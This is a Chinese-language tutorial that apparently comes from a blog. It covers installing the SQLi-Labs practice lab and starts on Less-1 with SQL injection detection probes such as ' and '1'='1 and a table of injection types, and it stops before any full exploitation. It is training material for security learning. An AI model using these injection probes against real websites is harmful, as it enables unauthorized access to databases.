品鉴 SQLi-Labs

SQLi-Labs 是一个广泛使用的 SQL 注入练习平台,旨在帮助学习者理解并利用 SQL 注入漏洞。它包含 65 个关卡,每个关卡都专注于不同的 SQL 注入技术,从基础到高级不等。

环境搭建:

确保已正确安装 PHPStudy 或其他 Web 环境

创建网站

打开 phpstudy,点击网站,然后创建网站

image-20251130080922523

域名输入 sqli-labs,端口号随机,不要冲突即可

php 我们选择更多版本,然后下载 php.5.3.29nts

image-20251130081031878

然后点击确认即可。

安装 sqli-labs

首先下载 sqli-labs 的文件,已经开源在了 Github 上 点我

将其解压在你网站环境的目录下,比如我就解压在了~/WWW/sqli-labs 下

image-20251130080210121

连接数据库

打开 sql-connections 文件夹下的 db-creds.inc,用记事本打开即可

仅需修改这两行即可,修改成你的数据库密码

image-20251130080602398


此时我们打开网站,进行数据库连接点击第二个

image-20251130081929930


当出现下面这样就代表已经安装成功!

image-20251130082823810

遇到的问题

1
2
3
4

SETTING UP THE DATABASE SCHEMA AND POPULATING DATA IN TABLES:


Fatal error: Uncaught Error: Call to undefined function mysql_connect() in D:\phpstudy_pro\WWW\sqli-labs\sql-connections\setup-db.php:29 Stack trace: #0 {main} thrown in D:\phpstudy_pro\WWW\sqli-labs\sql-connections\setup-db.php on line 29

image-20251130082525667

这是因为 php 版本太高,高版本的 php 已经不再支持 sql-li-labs 其中一些命令,故为了兼容 sql-li-labs,我们要采用低版本的 php。

Less-1

image-20251201002302115

判断是否有 sql 注入

打开网站就是一个提示我们输入 id 参数在后面添加 ?id=1 发现不会报错

image-20251201002712516

我们再次尝试输入 ?id = 2, 根据输入不同有不同的结果,可知存在注入

image-20251201104039916

判断注入类型

1
2
3
4
5
6
7
8
9
select * from users where id = 1;//数字型 

select * from users where id = '1';//字符型
// 数字型的检测方法——分别输入:
// 1 and 1=1————正常返回
// 1 and 1=2————失败返回
// 字符型的检测方法——分别输入:
// 1' and '1'='1————正常返回
// 1' and '1'='2————失败返回
分类依据 类型
获取信息的方式 布尔盲注,时间盲注,报错注入 ,union 查询注入,堆叠注入等
提交方式 GET、POST、COOKIE、HTTP 注入等
注入点类型 数字类型的注入、字符串类型的注入、搜索型注入等
其他注入 二次注入、User-Agent 注入、文件读写、宽字节注入 、万能密码 等

我们先判断是否是数字注入,在地址栏加上 ?id=1 and 1 == 1,我们回车发现得到返回值
